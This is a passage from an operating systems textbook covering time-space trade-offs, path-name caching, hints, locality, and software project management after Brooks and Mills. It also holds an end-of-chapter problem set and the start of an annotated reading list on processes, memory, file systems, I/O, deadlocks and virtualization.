the macro call looks identical to the call of the procedure. Thus, other than one somewhat messy definition, the code does not look any worse in the macro case than in the procedure case, but it is much more efficient since it eliminates both the procedure-call overhead and the loop overhead.

We can take this example one step further. Why compute the bit count at all? Why not look it up in a table? After all, there are only 256 different bytes, each with a unique value between 0 and 8. We can declare a 256-entry table, *bits*, with

each entry initialized (at compile time) to the bit count corresponding to that byte value. With this approach no computation at all is needed at run time, just one indexing operation. A macro to do the job is given in Fig. 12-7(c).

This is a clear example of trading computation time against memory. However, we could go still further. If the bit counts for whole 32-bit words are needed, using our *bit_count* macro, we need to perform four lookups per word. If we expand the table to 65,536 entries, we can suffice with two lookups per word, at the price of a much bigger table.

Looking answers up in tables can also be used in other ways. A well-known image-compression technique, GIF, uses table lookup to encode 24-bit RGB pixels. However, GIF only works on images with 256 or fewer colors. For each image to be compressed, a palette of 256 entries is constructed, each entry containing one 24-bit RGB value. The compressed image then consists of an 8-bit index for each pixel instead of a 24-bit color value, a gain of a factor of three. This idea is illustrated for a 4 × 4 section of an image in Fig. 12-8. The original compressed image is shown in Fig. 12-8(a). Each value is a 24-bit value, with 8 bits for the intensity of red, green, and blue, respectively. The GIF image is shown in Fig. 12-8(b). Each value is an 8-bit index into the color palette. The color palette is stored as part of the image file, and is shown in Fig. 12-8(c). Actually, there is more to GIF, but the core idea is table lookup.



Figure 12-8. (a) Part of an uncompressed image with 24 bits per pixel. (b) The same part compressed with GIF, with 8 bits per pixel. (c) The color palette.

There is another way to reduce image size, and it illustrates a different trade-off. PostScript is a programming language that can be used to describe images. (Actually, any programming language can describe images, but PostScript is tuned for this purpose.) Many printers have a PostScript interpreter built into them to be able to run PostScript programs sent to them.

For example, if there is a rectangular block of pixels all the same color in an image, a PostScript program for the image would carry instructions to place a rectangle at a certain location and fill it with a certain color. Only a handful of bits are needed to issue this command. When the image is received at the printer, an interpreter there must run the program to construct the image. Thus PostScript achieves data compression at the expense of more computation, a different trade-off than table lookup, but a valuable one when memory or bandwidth is scarce.

Other trade-offs often involve data structures. Doubly linked lists take up more memory than singly linked lists, but often allow faster access to items. Hash tables are even more wasteful of space, but faster still. In short, one of the main things to consider when optimizing a piece of code is whether using different data structures would make the best time-space trade-off.

12.4.4 Caching

A well-known technique for improving performance is caching. It is applicable whenever it is likely the same result will be needed multiple times. The general approach is to do the full work the first time, and then save the result in a cache. On subsequent attempts, the cache is first checked. If the result is there, it is used. Otherwise, the full work is done again.

We have already seen the use of caching within the file system to hold some number of recently used disk blocks, thus saving a disk read on each hit. However, caching can be used for many other purposes as well. For example, parsing path names is surprisingly expensive. Consider the UNIX example of Fig. 4-36 again. To look up */usr/ast/mbox* requires the following disk accesses:

1. Read the i-node for the root directory (i-node 1).
2. Read the root directory (block 1).
3. Read the i-node for */usr* (i-node 6).
4. Read the */usr* directory (block 132).
5. Read the i-node for */usr/ast* (i-node 26).
6. Read the */usr/ast* directory (block 406).

aIt takes six disk accesses just to discover the i-node number of the file. Then the i-node itself has to be read to discover the disk block numbers. If the file is smaller than the block size (e.g., 1024 bytes), it takes eight disk accesses to read the data.

Some systems optimize path-name parsing by caching (path, i-node) combinations. For the example of Fig. 4-36, the cache will certainly hold the first three entries of Fig. 12-9 after parsing */usr/ast/mbox*. The last three entries come from parsing other paths.

When a path has to be looked up, the name parser first consults the cache and searches it for the longest substring present in the cache. For example, if the path

Path	I-node number
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/books	92
/usr/bal	45
/usr/bal/paper.ps	85

Figure 12-9. Part of the i-node cache for Fig. 4-36.

/usr/ast/grants/erc is presented, the cache returns the fact that */usr/ast* is i-node 26, so the search can start there, eliminating four disk accesses.

A problem with caching paths is that the mapping between file name and i-node number is not fixed for all time. Suppose that the file */usr/ast/mbox* is removed from the system and its i-node reused for a different file owned by a different user. Later, the file */usr/ast/mbox* is created again, and this time it gets i-node 106. If nothing is done to prevent it, the cache entry will now be wrong and subsequent lookups will return the wrong i-node number. For this reason, when a file or directory is deleted, its cache entry and (if it is a directory) all the entries below it must be purged from the cache.

Disk blocks and path names are not the only items that are cacheable. I-nodes can be cached, too. If pop-up threads are used to handle interrupts, each one of them requires a stack and some additional machinery. These previously used threads can also be cached, since refurbishing a used one is easier than creating a new one from scratch (to avoid having to allocate memory). Just about anything that is hard to produce can be cached.

12.4.5 Hints

Cache entries are always correct. A cache search may fail, but if it finds an entry, that entry is guaranteed to be correct and can be used without further ado. In some systems, it is convenient to have a table of **hints**. These are suggestions about the solution, but they are not guaranteed to be correct. The called must verify the result itself.

A well-known example of hints are the URLs embedded on Web pages. Clicking on a link does not guarantee that the Web page pointed to is there. In fact, the page pointed to may have been removed 10 years ago. Thus the information on the pointing page is really only a hint.

Hints are also used in connection with remote files. The information in the hint tells something about the remote file, such as where it is located. However, the file may have moved or been deleted since the hint was recorded, so a check is always needed to see if it is correct.

12.4.6 Exploiting Locality

Processes and programs do not act at random. They exhibit a fair amount of locality in time and space, and this information can be exploited in various ways to improve performance. One well-known example of spatial locality is the fact that processes do not jump around at random within their address spaces. They tend to use a relatively small number of pages during a given time interval. The pages that a process is actively using can be noted as its working set, and the operating system can make sure that when the process is allowed to run, its working set is in memory, thus reducing the number of page faults.

The locality principle also holds for files. When a process has selected a particular working directory, it is likely that many of its future file references will be to files in that directory. By putting all the i-nodes and files for each directory close together on the disk, performance improvements can be obtained. This principle is what underlies the Berkeley Fast File System (McKusick et al., 1984).

Another area in which locality plays a role is in thread scheduling in multiprocessors. As we saw in Chap. 8, one way to schedule threads on a multiprocessor is to try to run each thread on the CPU it last used, in hopes that some of its memory blocks will still be in the memory cache.

12.4.7 Optimize the Common Case

It is frequently a good idea to distinguish between the most common case and the worst possible case and treat them differently. Often the code for the two is quite different. It is important to make the common case fast. For the worst case, if it occurs rarely, it is sufficient to make it correct.

As a first example, consider entering a critical region. Most of the time, the entry will succeed, especially if processes do not spend a lot of time inside critical regions. Windows takes advantage of this expectation by providing a WinAPI call EnterCriticalSection that atomically tests a flag in user mode (using TSL or equivalent). If the test succeeds, the process just enters the critical region and no kernel call is needed. If the test fails, the library procedure does a down on a semaphore to block the process. Thus, in the normal case, no kernel call is needed. In Chap. 2, we saw that futexes on Linux likewise optimize for the common case of no contention.

As a second example, consider setting an alarm (using signals in UNIX). If no alarm is currently pending, it is straightforward to make an entry and put it on the timer queue. However, if an alarm is already pending, it has to be found and removed from the timer queue. Since the alarm call does not specify whether there is already an alarm set, the system has to assume worst case, that there is. However, since most of the time there is no alarm pending, and since removing an existing alarm is expensive, it is a good idea to distinguish these two cases.

One way to do this is to keep a bit in the process table that tells whether an alarm is pending. If the bit is off, the easy path is followed (just add a new timer-queue entry without checking). If the bit is on, the timer queue must be checked.

12.5 PROJECT MANAGEMENT

Programmers are perpetual optimists. Most of them think that the way to write a program is to run to the keyboard and start typing. Shortly thereafter, the fully debugged program is finished. For very large programs, it does not quite work like that. In the following sections, we have a bit to say about managing large software projects, especially large operating system projects.

12.5.1 The Mythical Man Month

In his classic book, *The Mythical Man Month*, Fred Brooks, one of the designers of OS/360, who later moved to academia, addresses the question of why it is so hard to build big operating systems (Brooks, 1975, 1995). When most programmers see his claim that programmers can produce only 1000 lines of debugged code per *year* on large projects, they wonder whether Prof. Brooks is living in outer space, perhaps on Planet Bug. After all, most of them can remember an all nighter when they produced a 1000-line program in one night. How could this be the annual output of anybody who got a passing grade in Programming 101?

What Brooks pointed out is that large projects, with hundreds of programmers, are completely different than small projects and that the results obtained from small projects do not scale to large ones. In a large project, a huge amount of time is consumed planning how to divide the work into modules, carefully specifying the modules and their interfaces, and trying to imagine how the modules will interact, even before coding begins. Then the modules have to be coded and debugged in isolation. Finally, the modules have to be integrated and the system as a whole has to be tested. The normal case is that each module works perfectly when tested by itself, but the system crashes instantly when all the pieces are put together. Brooks estimated the work as being

1/3 Planning
1/6 Coding
1/4 Module testing
1/4 System testing

In other words, writing the code is the easy part. The hard part is figuring out what the modules should be and making module *A* correctly talk to module *B*. In a small program written by a single programmer, all that is left over is the easy part.

The title of Brooks' book comes from his assertion that people and time are not interchangeable. There is no such unit as a man-month. If a project takes 15

people 2 years to build, it is inconceivable that 360 people could do it in 1 month and probably not possible to have 60 people do it in 6 months.

There are three reasons for this effect. First, the work cannot be fully parallelized. Until the planning is done and it has been determined what modules are needed and what their interfaces will be, no coding can even be started. On a 2-year project, the planning alone may take 8 months.

Second, to fully utilize a large number of programmers, the work must be partitioned into large numbers of modules so that everyone has something to do. Since every module might potentially interact with every other one, the number of module-module interactions that need to be considered grows as the square of the number of modules, that is, as the square of the number of programmers. This complexity quickly gets out of hand. Careful measurements of 63 software projects have confirmed that the trade-off between people and months is far from linear on large projects (Boehm, 1981).

Third, debugging is highly sequential. Setting 10 debuggers on a problem does not find the bug 10 times as fast. In fact, 10 debuggers are probably slower than one because they will waste so much time talking to each other.

Brooks sums up his experience with trading-off people and time in Brooks' Law:

Adding manpower to a late software project makes it later.

The problem with adding people is that they have to be trained in the project, the modules have to be redivided to match the larger number of programmers now available, many meetings will be needed to coordinate all the efforts, and so on. Abdel-Hamid and Madnick (1991) confirmed this law experimentally. A slightly irreverent way of restating Brooks law is

It takes 9 months to bear a child, no matter how many women you assign to the job.

12.5.2 Team Structure

Commercial operating systems are large software projects and invariably require large teams of people. The quality of the people matters immensely. It has been known for decades that top programmers are 10× more productive than bad programmers (Sackman et al., 1968). The trouble is, when you need 200 programmers, it is hard to find 200 top programmers; you have to settle for a wide spectrum of qualities.

What is also important in any large design project, software or otherwise, is the need for architectural coherence. There should be one mind controlling the design. Always remember that the camel is a horse designed by a committee. Brooks cites the Reims cathedral in France as an example of a large project that took decades to build, and in which the architects who came later subordinated their desire to put

their stamp on the project to carry out the initial architect's plans. The result is an architectural coherence unmatched in other European cathedrals.

In the 1970s, Harlan Mills combined the observation that some programmers are much better than others with the need for architectural coherence to propose the **chief programmer team** paradigm (Baker, 1972). His idea was to organize a programming team like a surgical team rather than like a hog-butchering team. Instead of everyone hacking away like mad, one person wields the scalpel. Everyone else is there to provide support. For a 10-person project, Mills suggested the team structure of Fig. 12-10.

Title	Duties
Chief programmer	Performs the architectural design and writes the code
Copilot	Helps the chief programmer and serves as a sounding board
Administrator	Manages the people, budget, space, equipment, reporting, etc.
Editor	Edits the documentation, which must be written by the chief programmer
Secretaries	The administrator and editor each need a secretary
Program clerk	Maintains the code and documentation archives
Toolsmith	Provides any tools the chief programmer needs
Tester	Tests the chief programmer's code
Language lawyer	Part timer who can advise the chief programmer on the language

Figure 12-10. Mills' proposal for populating a 10-person chief programmer team.

Three decades have gone by since this was proposed and put into production. Some things have changed (such as the need for a language lawyer—C is simpler than PL/I), but the need to have only one mind controlling the design is still true. And that one mind should be able to work 100% on designing and programming, hence the need for the support staff, although with help from the computer, a smaller staff will suffice now. But in its essence, the idea is still valid.

Any large project needs to be organized as a hierarchy. At the bottom level are many small teams, each headed by a chief programmer. At the next level, groups of teams must be coordinated by a manager. Experience shows that each person you manage costs you 10% of your time, so a full-time manager is needed for each group of 10 teams. These managers must be managed, and so on.

Brooks observed that bad news does not travel up the tree well. Jerry Saltzer of M.I.T. called this effect the **bad-news diode**. No chief programmer or his manager wants to tell the big boss that the project is 4 months late and has no chance whatsoever of meeting the deadline because there is a 2000-year-old tradition of beheading the messenger who brings bad news. As a consequence, top management is generally in the dark about the state of the project because the actual project manager wants to keep it that way. When it becomes undeniably obvious that the deadline cannot be met under any conditions, top management panics and responds by adding people, at which time Brooks' Law kicks in.

In practice, large companies, which have had long experience producing software and know what happens if it is produced haphazardly, have a tendency to at least try to do it right. In contrast, smaller, newer companies, which are in a huge rush to get to market, do not always take the care to produce their software carefully. This haste often leads to far from optimal results.

Neither Brooks nor Mills foresaw the growth of the open source movement. While many expressed doubt (especially those leading large closed-source software companies), open source software has been a tremendous success. From large servers to embedded devices, and from industrial control systems to handheld smartphones, open source software is everywhere. Large companies like Google and IBM are throwing their weight behind Linux now and contribute heavily in code. What is noticeable is that the open source software projects that have been most successful have clearly used the chief-programmer model of having one mind control the architectural design (e.g., Linus Torvalds for the Linux kernel and Richard Stallman for the GNU C compiler).

12.5.3 The Role of Experience

Having experienced designers is absolutely critical to any software project. Brooks points out that most of the errors are not in the code, but in the design. The programmers correctly did what they were told to do. What they were told to do was wrong. No amount of test software will catch bad specifications.

Brooks' solution is to abandon the classical development model illustrated in Fig. 12-11(a) and use the model of Fig. 12-11(b). Here the idea is to first write a main program that merely calls the top-level procedures, initially dummies. Starting on day 1 of the project, the system will compile and run, although it does nothing. As time goes on, real modules replace the dummies. The result is that system integration testing is performed continuously, so errors in the design show up much earlier, so the learning process caused by bad design starts earlier.

A little knowledge is a dangerous thing. Brooks observed what he called the **second system effect**. Often the first product produced by a design team is minimal because the designers are afraid it may not work at all. As a result, they are hesitant to put in many features. If the project succeeds, they build a follow-up system. Impressed by their own success, the second time the designers include all the bells and whistles that were intentionally left out the first time. As a result, the second system is bloated and performs poorly. The third time around they are sobered by the failure of the second system and are cautious again.

The CTSS-MULTICS pair is a clear case in point. CTSS was the first general-purpose timesharing system and was a huge success despite having minimal functionality. Its successor, MULTICS, was too ambitious and suffered badly for it. The ideas were good, but there were too many new things, so the system performed poorly for years and was never a commercial success. The third system in this line of development, UNIX, was much more cautious and much more successful.



Figure 12-11. (a) Traditional software design progresses in stages. (b) Alternative design produces a working system (that does nothing) starting on day 1.

12.5.4 No Silver Bullet

In addition to *The Mythical Man Month*, Brooks also wrote an influential paper called "No Silver Bullet" (Brooks, 1987). In it, he argued that none of the many nostrums being hawked by various people at the time was going to generate an order-of-magnitude improvement in software productivity within a decade. Experience shows that he was right.

Among the silver bullets that were proposed were better high-level languages, object-oriented programming, artificial intelligence, expert systems, automatic programming, graphical programming, program verification, and programming environments. Perhaps the next decade will see a silver bullet, but maybe we will have to settle for gradual, incremental improvements.

PROBLEMS

1. Moore's Law describes a phenomenon of exponential growth similar to the population growth of an animal species introduced into a new environment with abundant food and no natural enemies. In nature, an exponential growth curve is likely eventually to become a sigmoid curve with an asymptotic limit when food supplies become limiting or predators learn to take advantage of new prey. Discuss some factors that may eventually limit the rate of improvement of computer hardware.
2. In Fig. 12-1, two paradigms are shown, algorithmic and event driven. For each of the following kinds of programs, which of the following paradigms is likely to be easiest to use?

(a) A compiler.
(b) A photo-editing program.
(c) A payroll program.

3. On some of the early Apple Macintoshes, the GUI code was in ROM. Why?

4. Hierarchical file names always start at the top of the tree. Consider, for example, the file name */usr/ast/books/mos5/chap-12* rather than *chap-12/mos2/books/ast/usr*. In contrast, DNS names start at the bottom of the tree and work up. Is there some fundamental reason for this difference?

5. Corbató's dictum is that the system should provide minimal mechanism. Here is a list of POSIX calls that were also present in UNIX Version 7. Which ones are redundant, that is, could be removed with no loss of functionality because simple combinations of other ones could do the same job with about the same performance? Access, alarm, chdir, chmod, chown, chroot, close, creat, dup, exec, exit, fcntl, fork, fstat, ioctl, kill, link, lseek, mkdir, mknod, open, pause, pipe, read, stat, time, times, umask, unlink, utime, wait, and write.

6. Suppose that layers 3 and 4 in Fig. 12-2 were exchanged. What implications would that have for the design of the system?

7. In a microkernel-based client-server system, the microkernel just does message passing and nothing else. Is it possible for user processes to nevertheless create and use semaphores? If so, how? If not, why not?

8. Careful optimization can improve system-call performance. Consider the case in which one system call is made every 10 msec. The average time of a call is 2 msec. If the system calls can be speeded up by a factor of two, how long does a process that took 10 sec to run now take?

9. Give a short discussion of mechanism vs. policy in the context of retail stores.

10. Operating systems often do naming at two different levels: external and internal. What are the differences between these names with respect to

(a) Length?
(b) Uniqueness?
(c) Hierarchies?

11. One way to handle tables whose size is not known in advance is to make them fixed, but when one fills up, to replace it with a bigger one, copy the old entries over to the new one, then release the old one. What are the advantages and disadvantages of making the new one 2× the size of the original one as compared to making it only 1.5× as big?

12. In Fig. 12-5, a flag, *found*, is used to tell whether the PID was located. Would it be possible to forget about *found* and just test *p* at the end of the loop to see whether it got to the end or not?

13. In Fig. 12-6, the differences between the x86 and the UltraSPARC are hidden by conditional compilation. Could the same approach be used to hide the difference between

x86 machines with an IDE disk as the only disk and x86 machines with a SCSI disk as the only disk? Would it be a good idea?

14. Indirection is a way of making an algorithm more flexible. Does it have any disadvantages, and if so, what are they?

15. Can reentrant procedures have private static global variables? Discuss your answer.

16. The macro of Fig. 12-7(b) is clearly much more efficient than the procedure of Fig. 12-7(a). One disadvantage, however, is that it is hard to read. Are there any other disadvantages? If so, what are they?

17. Suppose that we need a way of computing whether the number of bits in a 32-bit word is odd or even. Devise an algorithm for performing this computation as fast as possible. You may use up to 256 KB of RAM for tables if need be. Write a macro to carry out your algorithm. *Extra Credit*: Write a procedure to do the computation by looping over the 32 bits. Measure how many times faster your macro is than the procedure.

18. In Fig. 12-8, we saw how GIF files use 8-bit values to index into a color palette. The same idea can be used with a 16-bit-wide color palette. Under what circumstances, if any, might a 24-bit color palette be a good idea?

19. One disadvantage of GIF is that the image must include the color palette, which increases the file size. What is the minimum image size for which an 8-bit-wide color palette breaks even? Now repeat this question for a 16-bit-wide color palette.

20. In the text we showed how caching path names can result in a significant speedup when looking up path names. Another technique that is sometimes used is having a daemon program that opens all the files in the root directory and keeps them open permanently, in order to force their i-nodes to be in memory all the time. Does pinning the i-nodes like this improve the path lookup even more?

21. Even if a remote file has not been removed since a hint was recorded, it may have been changed since the last time it was referenced. What other information might it be useful to record?

22. Consider a system that hoards references to remote files as hints, for example, as (name, remote-host, remote-name) triples. It is possible that a remote file will quietly be removed and then replaced. The hint may then retrieve the wrong file. How can this problem be made less likely to occur?

23. In the text it is stated that locality can often be exploited to improve performance. But consider a case where a program reads input from one source and continuously outputs to two or more files. Can an attempt to take advantage of locality in the file system lead to a decrease in efficiency here? Is there a way around this?

24. Fred Brooks claims that a programmer can write 1000 lines of debugged code per year, yet the first version of MINIX (13,000 lines of code) was produced by one person in under three years. How do you explain this discrepancy?

25. Using Brooks' figure of 1000 lines of code per programmer per year, make an estimate of the amount of money it took to produce Windows 11. Assume that a programmer

costs $100,000 per year (including overhead, such as computers, office space, secretarial support, and management overhead). Do you believe this answer? If not, what might be wrong with it?

26. As memory gets cheaper and cheaper, one could imagine a computer with a big battery-backed-up RAM instead of a hard disk. At current prices, how much would a low-end RAM-only PC cost? Assume that a 100-GB RAM-disk is sufficient for a low-end machine. Is this machine likely to be competitive?

27. Name some features of a conventional operating system that are not needed in an embedded system used inside an appliance.

28. Write a procedure in C to do a double-precision addition on two given parameters. Write the procedure using conditional compilation in such a way that it works on 16-bit machines and also on 32-bit machines.

29. Write programs that enter randomly generated short strings into an array and then can search the array for a given string using (a) a simple linear search (brute force), and (b) a more sophisticated method of your choice. Recompile your programs for array sizes ranging from small to as large as you can handle on your system. Evaluate the performance of both approaches. Where is the break-even point?

30. Write a program to simulate an in-memory file system.

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13

READING LIST AND BIBLIOGRAPHY

In the previous 12 chapters, we have touched upon a variety of topics. This chapter is intended to aid readers interested in pursuing their study of operating systems further. Section 13.1 is a list of suggested readings. Section 13.2 is an alphabetical bibliography of all books and articles cited in this book.

In addition to the references given below, the *ACM Symposium on Operating System Principles* (SOSP) held in odd-numbered years and the *USENIX Symposium on Operating System Design and Implementation* (OSDI) held in even numbered years are good sources for ongoing work on operating systems. The *ACM SIGOPS Eurosys Conference*, and *USENIX Annual Technical Conference*, held annually are also sources of top-flight papers. Furthermore, the journals *ACM Transactions on Computer Systems* and *ACM SIGOPS Operating Systems Review*, often have relevant articles. Many other ACM, IEEE, and USENIX conferences deal with specialized topics.

13.1 SUGGESTIONS FOR FURTHER READING

In this section, we give some suggestions for further reading. Unlike the papers cited in the sections entitled "RESEARCH ON ..." in the text, which are about current research, these references are mostly introductory or tutorial in nature. They can, however, serve to present material in this book from a different perspective or with a different emphasis.

13.1.1 Introduction

Silberschatz et al., *Operating System Concepts*, 10th ed.

A general textbook on operating systems. It covers processes, memory management, storage management, protection and security, distributed systems, and some special-purpose systems. Two case studies are given: Linux and Windows. The cover is full of dinosaurs. These are legacy animals, to emphasize that operating systems also carry a lot of legacy.

Stallings, *Operating Systems*, 9th ed.

Still another textbook on operating systems. It covers all the traditional topics, and also includes a small amount of material on distributed systems.

Stevens and Rago, *Advanced Programming in the UNIX Environment*

This book tells how to write C programs that use the UNIX system call interface and the standard C library. Examples are based on the System V Release 4 and the 4.4BSD versions of UNIX. The relationship of these implementations to POSIX is described in detail.

Tanenbaum and Woodhull, *Operating System Design and Implementation*

A hands-on way to learn about operating systems. This book discusses the usual principles, but in addition discusses an actual operating system, MINIX 3, in great detail, and contains a listing of that system as an appendix.

13.1.2 Processes and Threads

Arpaci-Dusseau and Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*

The entire first part of this book is dedicated to virtualization of the CPU to share it with multiple processes. What is nice about this book (besides the fact that there is a free online version) is that it introduces not only the concepts of processing and scheduling techniques, but also the APIs and systems calls like fork and exec in some detail.

Andrews and Schneider, "Concepts and Notations for Concurrent Programming"

A tutorial and survey of processes and interprocess communication, including busy waiting, semaphores, monitors, message passing, and other techniques. The article also shows how these concepts are embedded in various programming languages. The article is old, but it has stood the test of time very well.

Ben-Ari, *Principles of Concurrent Programming*

This little book is entirely devoted to the problems of interprocess communication. There are chapters on mutual exclusion, semaphores, monitors, and the dining philosophers problem, among others. It, too, has stood up very well over the years.

Zhuravlev et al., "Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors"

Multicore systems have started to dominate the field of general-purpose computing world. One of the most important challenges is shared resource contention. In this survey, the authors present different scheduling techniques for handling such contention.

Silberschatz et al., *Operating System Concepts*, 10th ed.

Chapters 3 through 8 cover processes and interprocess communication, including scheduling, critical sections, semaphores, monitors, and classical interprocess communication problems.

Stratton et al., "Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems"

Programming a system with half a dozen threads is hard enough. But what happens when you have thousands of them? To say it gets tricky is to put it mildly. This article talks about approaches that are being taken.

Reghenzani, "The Real-Time Linux Kernel: A Survey on PREEMPT_RT"

A summary of work on providing real time functionality in the Linux operating system.

Schwarzkopf and Bailis, "Research for Practice: Cluster Scheduling for Datacenters"

Scheduling on a single core is hard enough already. Now imagine you have to this for distributed clusters of computers. In the authors' own words: "Interested in the foundations behind these systems, and how to achieve fast, flexible, and fair scheduling? Malte's got you covered!"

13.1.3 Memory Management

Denning, "Virtual Memory"

A classic paper on many aspects of virtual memory. Peter Denning was one of the pioneers in this field, and was the inventor of the working-set concept.

Denning, "Working Sets Past and Present"

Another classic and a good overview of numerous memory management and paging algorithms. A comprehensive bibliography is included. Although many of the papers are old, the principles really have not changed at all.

Knuth, *The Art of Computer Programming*, Vol. 1

First fit, best fit, and other memory management algorithms are discussed and compared in this book.

Arpaci-Dusseau and Arpaci-Dusseau, "Operating Systems: Three Easy Pieces"

This book has a rich section on virtual memory in Chapters 12–23 and includes a nice overview of page replacement policies.

13.1.4 File Systems

McKusick et al., "A Fast File System for UNIX"

The UNIX file system was completely redone for 4.2 BSD. This paper describes the design of the new file system, with emphasis on its performance.

Silberschatz et al., *Operating System Concepts*, 10th ed.

Chapters 10–12 are about storage hardware and file systems. They cover file operations, interfaces, access methods, directories, and implementation, among other topics.

Stallings, *Operating Systems*, 9th ed.

Chapter 12 contains a fair amount of material about file systems and little bit about their security.

Cornwell, "Anatomy of a Solid-state Drive"

If you are interested in solid state drives, Michael Cornwell's introduction is a good starting point. In particular, the author succinctly describes the way in way traditional hard drives and SSDs differ.

Timmer, "Inching Closer to a DNA-Based File System"

We explained how disks are in the process of being replaced by SSD in many areas of computing, but flash memory is not the end of history either. Researchers are looking at storage in other media, such as glass, or even DNA!

Waddington and Harris, "Software Challenges for the Changing Storage Landscape"

Operating systems are struggling to keep up with new developments in storage. In this article, Waddington and Harris talk us through some of the software challenges for monolithic operating systems.

13.1.5 Input/Output

Geist and Daniel, "A Continuum of Disk Scheduling Algorithms"

A generalized disk-arm scheduling algorithm is presented. Extensive simulation and experimental results are given.

Scheible, "A Survey of Storage Options"

There are many ways to store bits these days: DRAM, SRAM, SDRAM, flash

memory, hard disk, tape, and, as we saw earlier, even DNA. In this article, the various technologies are surveyed and their strengths and weaknesses highlighted.

Greengard, "The Future of Data Storage"

There may be many fancy new materials for storing bytes, but in practice good old magnetic tape will be with us for a long while yet, explains this article. Tape is inexpensive and the data on it remain accessible longer than on many other media. It is also easy to use and manage.

Stan and Skadron, "Power-Aware Computing"

Until someone manages to get Moore's Law to apply to batteries, energy usage is going to continue to be a major issue in mobile devices. Power and heat are so critical these days that operating systems are aware of the CPU temperature and adapt their behavior to it. This article surveys some of the issues and serves as an introduction to five other articles in this special issue of *Computer* on power-aware computing.

Swanson and Caulfield, "Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage"

Disks exist for two reasons: when power is turned off, RAM loses its contents. Also, disks are very big. But suppose RAM did not lose its contents when powered off? How would that change the I/O stack? Nonvolatile memory is here and this article looks at how it changes systems.

Ion, "From Touch Displays to the Surface: A Brief History of Touchscreen Tech.,"

Touch screens have become ubiquitous in a short time span. This article traces the history of the touch screen through history with easy-to-understand explanations and nice vintage pictures and videos. Fascinating stuff!

Walker and Cragon, "Interrupt Processing in Concurrent Processors"

Implementing precise interrupts on superscalar computers is a challenging activity. The trick is to serialize the state and do it quickly. A number of the design issues and trade-offs are discussed here.

13.1.6 Deadlocks

Coffman et al., "System Deadlocks"

A short introduction to deadlocks, what causes them, and how they can be prevented or detected.

Holt, "Some Deadlock Properties of Computer Systems"

A discussion of deadlocks. Holt introduces a directed graph model that can be used to analyze some deadlock situations.

Isloor and Marsland, "The Deadlock Problem: An Overview"

A tutorial on deadlocks, with special emphasis on database systems. A variety of models and algorithms are covered.

Levine, "Defining Deadlock"

In Chap. 6 of this book, we focused on resource deadlocks and barely touched on other kinds. This short paper points out that in the literature, various definitions have been used, differing in subtle ways. The author then looks at communication, scheduling, and interleaved deadlocks and comes up with a new model that tries to cover all of them.

Shub, "A Unified Treatment of Deadlock"

This short tutorial summarizes the causes and solutions to deadlocks and suggests what to emphasize when teaching it to students.

13.1.7 Virtualization and the Cloud

Portnoy, "Virtualization Essentials"

A gentle introduction to virtualization. It covers the context (including the relation between virtualization and the cloud), and covers a variety of solutions (with a bit more emphasis on VMware).

Randal, "The Ideal Versus the Real: Revisiting the History of Virtual Machines and Containers"

Often virtual machines are portrayed as offering better security. This survey paper catalogues key developments in the evolution of virtual machines and containers from the 1950s to today and corrects various common misperceptions about them with historical details.

Erl et al., "Cloud Computing: Concepts, Technology & Architecture"

A book devoted to cloud computing in a broad sense. The authors explain in detail what is hidden behind acronyms like IAAS, PAAS, SAAS, and similar "X" As A Service family members.

Rosenblum and Garfinkel, "Virtual Machine Monitors: Current Technology and Future Trends"

Starting with a history of virtual machine monitors, this article then goes on to discuss the current state of CPU, memory, and I/O virtualization. It covers problem areas relating to all three and how future hardware may alleviate the problems.

Whitaker et al., "Rethinking the Design of Virtual Machine Monitors"

Most computers have some bizarre and difficult to virtualize aspects. In this paper, the authors of the Denali system argue for paravirtualization, that is,

changing the guest operating systems to avoid using the bizarre features so that they need not be emulated.

13.1.8 Multiple Processor Systems

Singh et al., "Jupiter Rising: A Decade of Clos Topologies and Centralized Control in Google's Datacenter Network"

Scaling computing and communication to the scale of large datacenters and beyond is very challenging. How to do it, you can hear (or rather: read) from the horse's mouth in this article by Google's engineers, where they describe their Jupiter datacenter fabric.

Dreslinski et al., "Centip3De: A Many-Core Prototype Exploring 3D Integration and Near-Threshold Computing"

On a single CPU, things are also moving fast. In this dazzling story, the authors explain how we can expand many cores by going beyond two dimensions.

